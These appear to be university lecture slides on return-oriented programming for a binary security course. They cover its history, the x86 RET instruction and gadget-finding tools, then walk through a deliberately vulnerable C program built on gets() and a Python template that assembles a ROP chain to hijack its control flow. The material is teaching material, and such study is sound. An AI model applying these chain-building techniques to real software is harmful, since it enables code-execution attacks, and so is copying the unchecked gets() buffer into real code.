System Security - Attack and Defense for Binaries

CS 4390/5390, Spring 2026

Instructor: MD Armanuzzaman (***Arman***)

Return-oriented programming (ROP)

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code Shellcode
- code supplied by attacker – often saved in buffer being overflowed - traditionally transferred control to a shell (user command-line interpreter)
- machine code – specific to processor and OS – traditionally needed good assembly language skills to create – more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)

Return-Oriented Programming (ROP)

Jump-Oriented Programming (JOP)

Call-Oriented Programming (COP)

Sigreturn-oriented Programming

History of ROP

- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)
- In ACM CCS 2007, a more general ROP technique was proposed in “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

September 5, 2007

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all.* Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

"In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation."

2017

The test-of-time award winner for CCS 2017 is as follows:

- **Hovav Shacham:**
  The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). Pages 552-561, In Proceedings of the 14th ACM conference on Computer and Communications Security, CCS 2007, Alexandria, Virginia, USA. ACM 2007, ISBN: 978-1-59593-703-2

Return-Oriented Programming: Systems, Languages, and Applications

RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM, and STEFAN SAVAGE,
University of California, San Diego

We introduce *return-oriented programming*, a technique by which an attacker can induce arbitrary behavior in a program whose control flow he has diverted, without injecting any code. A return-oriented program chains together short instruction sequences already present in a program's address space, each of which ends in a "return" instruction.

Return-oriented programming defeats the W⊕X protections recently deployed by Microsoft, Intel, and AMD; in this context, it can be seen as a generalization of traditional return-into-libc attacks. But the threat is more general. Return-oriented programming is readily exploitable on multiple architectures and systems. It also bypasses an entire category of security measures—those that seek to prevent malicious computation by preventing the execution of malicious code.

To demonstrate the wide applicability of return-oriented programming, we construct a Turing-complete set of building blocks called gadgets using the standard C libraries of two very different architectures: Linux/x86 and Solaris/SPARC. To demonstrate the power of return-oriented programming, we present a high-level, general-purpose language for describing return-oriented exploits and a compiler that translates it to gadgets.

Categories and Subject Descriptors: D.4.6 [**Operating Systems**]: Security and Protection

General Terms: Security, Algorithms


Additional Key Words and Phrases: Return-oriented programming, return-into-libc, W-xor-X, NX, x86, SPARC, RISC, attacks, memory safety, control flow integrity

ACM Reference Format:
Roemer, R., Buchanan, E., Shacham, H., and Savage, S. 2012. Return-oriented programming: Systems, languages, and applications. ACM Trans. Inf. Syst. Secur. 15, 1, Article 2 (March 2012), 34 pages.
DOI = 10.1145/2133375.2133377 http://doi.acm.org/10.1145/2133375.2133377

(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions if they do not take parameters

But, what if they do take parameters?



ROP

Chain chunks of code (gadgets; not functions; no function prologue and epilogue) in the memory together to accomplish the intended objective.

The gadgets are not stored in contiguous memory, but ***they all end with a RET instruction or JMP instruction.***

The way to chain they together is similar to chaining functions with no arguments. So, the attacker needs to control the stack, but does not need the stack to be executable.

RET?

X86 Instruction Set Reference

RET — Return From Procedure

Opcode*	Instruction	Op/En	64-Bit Mode	Compat/Leg Mode	Description
C3	RET	ZO	Valid	Valid	Near return to calling procedure.
CB	RET	ZO	Valid	Valid	Far return to calling procedure.
C2 iw	RET imm16	I	Valid	Valid	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	I	Valid	Valid	Far return to calling procedure and pop imm16 bytes from stack.

Instruction Operand Encoding ¶

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
ZO	N/A	N/A	N/A	N/A
I	imm16	N/A	N/A	N/A

Description ¶

Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

The optional source operand specifies the number of stack bytes to be released after the return address is popped; the default is none. This operand can be used to release parameters from the stack that were passed to the called procedure and are no longer needed. It must be used when the CALL instruction used to switch to a new procedure uses a call gate with a non-zero word count to access the new procedure. Here, the source operand for the RET instruction must specify the same number of bytes as is specified in the word count field of the call gate.

The RET instruction can be used to execute three different types of returns:

- **Near return** — A return to a calling procedure within the current code segment (the segment currently pointed to by the CS register), sometimes referred to as an intrasegment return.
- **Far return** — A return to a calling procedure located in a different segment than the current code segment, sometimes referred to as an intersegment return.
- **Inter-privilege-level far return** — A far return to a different privilege level than that of the currently executing program or procedure.

Are there really many ROP Gadgets?

X86 ISA is dense and variable length

ROPGadget

Installed on the server


ROPgadget --nojop --binary /lib/x86_64-linux-gnu/libc.so.6 --offset **BASEADREES**

Also use ldd to find library offset

ROPGadget

- Automated tools to find gadgets
  - ROPgadget
  - Ropper
  - Rp++
- Automated tools to build ROP chain
  - ROPgadget
  - ...
- Pwntools

How to find ROP gadgets automatically?



ROP-assisted ret2libC on x64

overflowret3

```
int printsecret(int i, int j)
{
        if (i == 0x12345678 && j == 0xdeadbeef)
                print_flag();
        else
                printf("I pity the fool!\n");

        exit(0);}

int vulfoo()
{
        char buf[6];

        gets(buf);
        return 0;}

int main(int argc, char *argv[])
{
        printf("The addr of printsecret is %p\n", printsecret);
        vulfoo();
        printf("I pity the fool!\n");
}
```

(32 bit)Return to function with many arguments?

```
int printsecret(int i, int j)
{
        if (i == 0x12345678 && j == 0xdeadbeef)
                print_flag();
        else
                printf("I pity the fool!\n");

        exit(0);}

int vulfoo()
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        char buf[6];

        gets(buf);
        return 0;}

int main(int argc, char *argv[])
{
        printf("The addr of printsecret is %p\n",
       printsecret);
        vulfoo();
        printf("I pity the fool!\n");
}
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

amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
01310 <vulfoo>:
 401310: f3 0f 1e fa endbr64
 401314: 55 push rbp
 401315: 48 89 e5 mov rbp,rsp
 401318: 48 83 ec 10 sub rsp,0x10
 40131c: 48 8d 45 fa lea rax,[rbp-0x6]
 401320: 48 89 c7 mov rdi,rax
 401323: b8 00 00 00 00 mov eax,0x0
 401328: e8 b3 fd ff ff call 4010e0 <gets@plt>
 40132d: b8 00 00 00 00 mov eax,0x0
 401332: c9 leave
 401333: c3 ret
```

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0000004012c7 <printsecret>:
 4012c7: f3 0f 1e fa endbr64
 4012cb: 55 push rbp
 4012cc: 48 89 e5 mov rbp,rsp
 4012cf: 48 83 ec 10 sub rsp,0x10
 4012d3: 48 89 7d f8 mov QWORD PTR [rbp-0x8],rdi
 4012d7: 48 89 75 f0 mov QWORD PTR [rbp-0x10],rsi
 4012db: 48 81 7d f8 78 56 34 cmp QWORD PTR
[rbp-0x8],0x12345678
 4012e2: 12
 4012e3: 75 17 jne 4012fc <printsecret+0x35>
 4012e5: b8 ef be ad de mov eax,0xdeadbeef
 4012ea: 48 39 45 f0 cmp QWORD PTR [rbp-0x10],rax
 4012ee: 75 0c jne 4012fc <printsecret+0x35>
 4012f0: b8 00 00 00 00 mov eax,0x0
 4012f5: e8 fc fe ff ff call 4011f6 <print_flag>
 4012fa: eb 0a jmp 401306 <printsecret+0x3f>
 4012fc: bf 45 20 40 00 mov edi,0x402045
 401301: e8 9a fd ff ff call 4010a0 <puts@plt>
 401306: bf 00 00 00 00 mov edi,0x0
 40130b: e8 f0 fd ff ff call 401100 <exit@plt>
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

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overflowret3 64-bit

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

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

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

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

rip = Address of “pop rsi”
rdi = 0x12345678

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
overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



rip = Address of "ret"
rdi = 0xdeadbeef

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

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 401306: bf 00 00 00 00 mov edi,0x0
 40130b: e8 f0 fd ff ff call 401100 <exit@plt>
```



Template

```
#!/usr/bin/env python2
# python template to generate ROP exploit

from struct import pack

p = ''
p += "A" * 14
p += pack('<Q', 0x00007ffff7dccb72) # pop rdi ; ret
p += pack('<Q', 0x0000000012345678) #
p += pack('<Q', 0x00007ffff7dcf04f) # pop rsi ; ret
p += pack('<Q', 0x00000000deadbeef) #
p += pack('<Q', 0x000000000040127a) # Address of printsecret
print p
```